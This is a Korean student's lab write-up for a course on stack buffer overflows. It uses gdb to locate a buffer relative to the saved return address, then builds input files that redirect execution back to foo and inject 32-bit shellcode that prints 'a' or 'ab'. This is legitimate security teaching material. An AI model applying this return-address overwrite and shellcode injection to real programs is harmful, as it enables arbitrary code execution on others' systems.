
**<수업내용>**

****

Q attack-inp2 파일을 만들 때 지난주 과제에서 했던 것처럼 ./inp-write > attack-inp2를 하면 되는지 여쭤보고 싶습니다.

A 네, 맞습니다.

Q 교수님, 1번 과제에서 ./f2로 실제 프로그램을 실행했을때의 id[]주소와 gdb f2로 찾은 id[]의 주소가 다른것 같습니다... 원래 다른것인가요?

A 예 맞습니다. gdb가 디버깅을 위해 환경변수를 추가하기 때문에 실제주소와 다르게 나옵니다.

- id addr inside gdb is different from one in actual execution. You should use the actual address when attacking f2.

Q 교수님, si와 ni의 차이가 궁금합니다. 어떤 때는 si를 쓰고 어떤 때는 ni를 쓰는데 어떤 차이가 있는지 궁금합니다. 감사합니다.

A call foo 같은 함수 호출 명령을 만났을 때 si 하면 call 명령만 수행하므로 스택에 리턴주소를 저장하고 foo로 점프합니다. ni 하면 함수안으로 들어가지 않고 함수 코드 전체를 수행한 후 결과만 보여줍니다.

보통 명령어에 대해서는 ni, si 는 같습니다.

Q 교수님, 3번에서 스택에 실행권한을 부여하는것은 스택에서 지시어가 실행될수 있도록 하는것을 의미하는건가요?

A 예 맞습니다. -z execstack 옵션이 스택에 있는 코드를 실행할 수 있게 해주는 옵션입니다.

Q 교수님, 5번 과제 결과 출력시 ab는 출력되는데 Segmentation fault가 발생합니다. 에러가 발생해도 상관 없나요??

A 에러가 발생하면 안됩니다. ab 를 출력하고 에러가 발생했다는 것은 공격코드 중 exit() 부분이 ab를 스택에 푸쉬할 때 overwrite되는 등이 이유입니다. 공격코드가 지워지지 않도록 조절하기 바랍니다.

**<HOMEWORK>**

**1) Change f2.c as follows. What is the location of id[] inside gdb? What is the real location of id[] during the execution? How far is id[] from the stack location where the return address for "foo" is stored?**

#include <stdio.h>

void foo(){

char id[16];

printf("id location:%p. enter id\n", id);

scanf("%s", id);

printf("you entered %s \n", id);

}

int main(){

foo();

printf("program ends here\n");

return 0;

}

스크린샷이(가) 표시된 사진

자동 생성된 설명

id[] = ‘16’ size



저번에 작성했던 lec2\_ex1.c 의 변형된 코드를 lec3\_ex1.c 에 작성해줍니다.

그 후, -g 옵션을 추가해 컴파일해줍니다.

\*dissass main, foo

disass main

disass foo

\* intel view 속성으로 바꿔주기 !

set disasset disassembly-flavor intel

\* breaking point 설정 !

b \*0x080484dd

\* display $point !

display $eip

display $ebp

display $esp

display $eax

…

\* run and go

r

ni /si

1. gdb 내의 id[] 위치는 어디인가?

2. 실행되는 동안 id[] 위치는 어디인가?

3. <foo>저장된 rtn address 와 Id[]의 스택에서 위치는 얼마나 차이가 나는가?


를 알아내야 합니다.

1. gdb 내의 id[] 위치는 어디인가?

텍스트이(가) 표시된 사진

자동 생성된 설명








<foo> dump 해보니, id는

**[ebp – 0x18]** 에 있고, 0x18 = 24 입니다. + 4 [byte] 한 28이

rtn address와 떨어져 있는 거리 입니다. 이 떄, rtn address 는 [0x080484eb] 입니다.

2. 실행되는 동안 id[] 위치는 어디인가?





ebp = ffffd4d8 – 18 이므로, id[16]의 주소는 0xffffd4c0에서 시작합니다

rtn 주소는 ebp바로 위에 있는 ffffd4dc 에서 확인할 수 있습니다.

3. <foo>저장된 rtn address 와 Id[]의 스택에서 위치는 얼마나 차이가 나는가? 를 알아내야 합니다.

나이프이(가) 표시된 사진

자동 생성된 설명



실제 id[]의 주소는 위와 같습니다.

이를 통해, 스택의 공간은 gdb 결과와 다르게 나타날 수 있다는 점 입니다.

(. gdb가 디버깅을 위해 환경변수를 추가하기 때문에 실제주소와 다르게 나옵니다 )

**2) Make an attack input file, attack-inp2, so that this program repeats "enter id" twice.**

**<foo> add = 0804849c**

$ ./f2 < attack-inp2

id loc: ...... enter id

you entered ..........

id loc: ....... enter id

you entered ...........

스크린샷이(가) 표시된 사진

자동 생성된 설명

id의 크기를 16bytes로 정의했기 때문에 컴파일러가 실행할 때id를 24bytes로 잡습니다.   
따라서 return address를 바꾸려면 앞에 있는 ebp위로 가야 하기 때문에 28bytes의 문자 길이를 가져야 합니다.   
주소의 길이까지 합쳐서 32bytes를 f2에 적어주었습니다.

그 후, foo의 시작 주소로 리턴하게 하여   
enter id를 두 번 출력하게 바꿨습니다.

테이블이(가) 표시된 사진

자동 생성된 설명

ELF ?

**3) Make an attack input file, attack-inp3, that contains attack code using inp-write3.c below. Attack f2 with this input file. f2 should execute the injected code and prints a. The return address in inp-write3.c should be changed appropriately. You also need "-z execstack" option when compiling f2.c to allow executable stack. The scanf() in f2.c stops reading bytes when it sees a whitespace (0x9, 0xa, 0xb, 0xc, 0xd, or 0x20) or end-of-string(0x00), so make sure your attack-inp does not contain any of these. If it contains any of them, you should change the size of id[] to avoid them.**

$ gcc -m32 –o f2 –z execstack f2.c

inp-write3.c

#include <stdio.h>

void main(){

   printf("\x6a\x61");

   printf("\x89\xe6");

   printf("\x31\xc0");

   printf("\xb0\x04");

   printf("\x31\xdb");

   printf("\xb3\x01");

   printf("\x89\xf1");

   printf("\x31\xd2");

   printf("\xb2\x01");

   printf("\xcd\x80");

   printf("\x31\xc0");

   printf("\xb0\x01");

   printf("\x31\xdb");

   printf("\xcd\x80");

   printf("\x60\xfb\xff\xbf");

}

$./inp-write3 > attack-inp3

$ xxd attack-inp3

000000 6a 61 89 e6 31 c0 b0 04 31 db b3 01 89 f1 31 d2

000010 b2 01 cd 80 31 c0 b0 01 31 db cd 80 60 fb ff bf

000020

$ ./f2 < attack-inp3

id loc: 0xffffd630. enter id

you entered ....................

a

스크린샷이(가) 표시된 사진

자동 생성된 설명

inp-write



코드를 그대로 만들어서 공격하면  
 asm코드로 입력한 값을 처음에 아스키 문자로 읽어 출력하기 때문에 알 수 없는 값이 나오고   
a를 print하게 됩니다..

**4) Modify your code such that it displays 'b' instead of 'a'.**

스크린샷이(가) 표시된 사진

자동 생성된 설명



3번 문제와 비슷합니다.

a가 아니라 b가 들어가기 때문에 push를 b의 아스키코드로 바까주었습니다.

**5) Modify your code such that it displays 'ab'.**

스크린샷이(가) 표시된 사진

자동 생성된 설명

b를 push하는 asm코드를 처음에 출력하기 때문에, 2 바이트를 추가하고,   
return해서 다시 id 배열의 주소를 코드로 읽을 때 하나의 글자를 추가했기에   
3번문제에서 4바이트 만큼 더 스택을 덮어쓰게 됩니다.   
따라서 임의의 4bytes를 추가 시켜주었습니다.

스크린샷이(가) 표시된 사진

자동 생성된 설명

테이블이(가) 표시된 사진

자동 생성된 설명



xxd로 attack 파일을 읽으면 총 38바이트인 것을 확인할 수 있습니다.

.. 의도에 맞게 ab가 출력되는 것을 확인할 수 있습니다.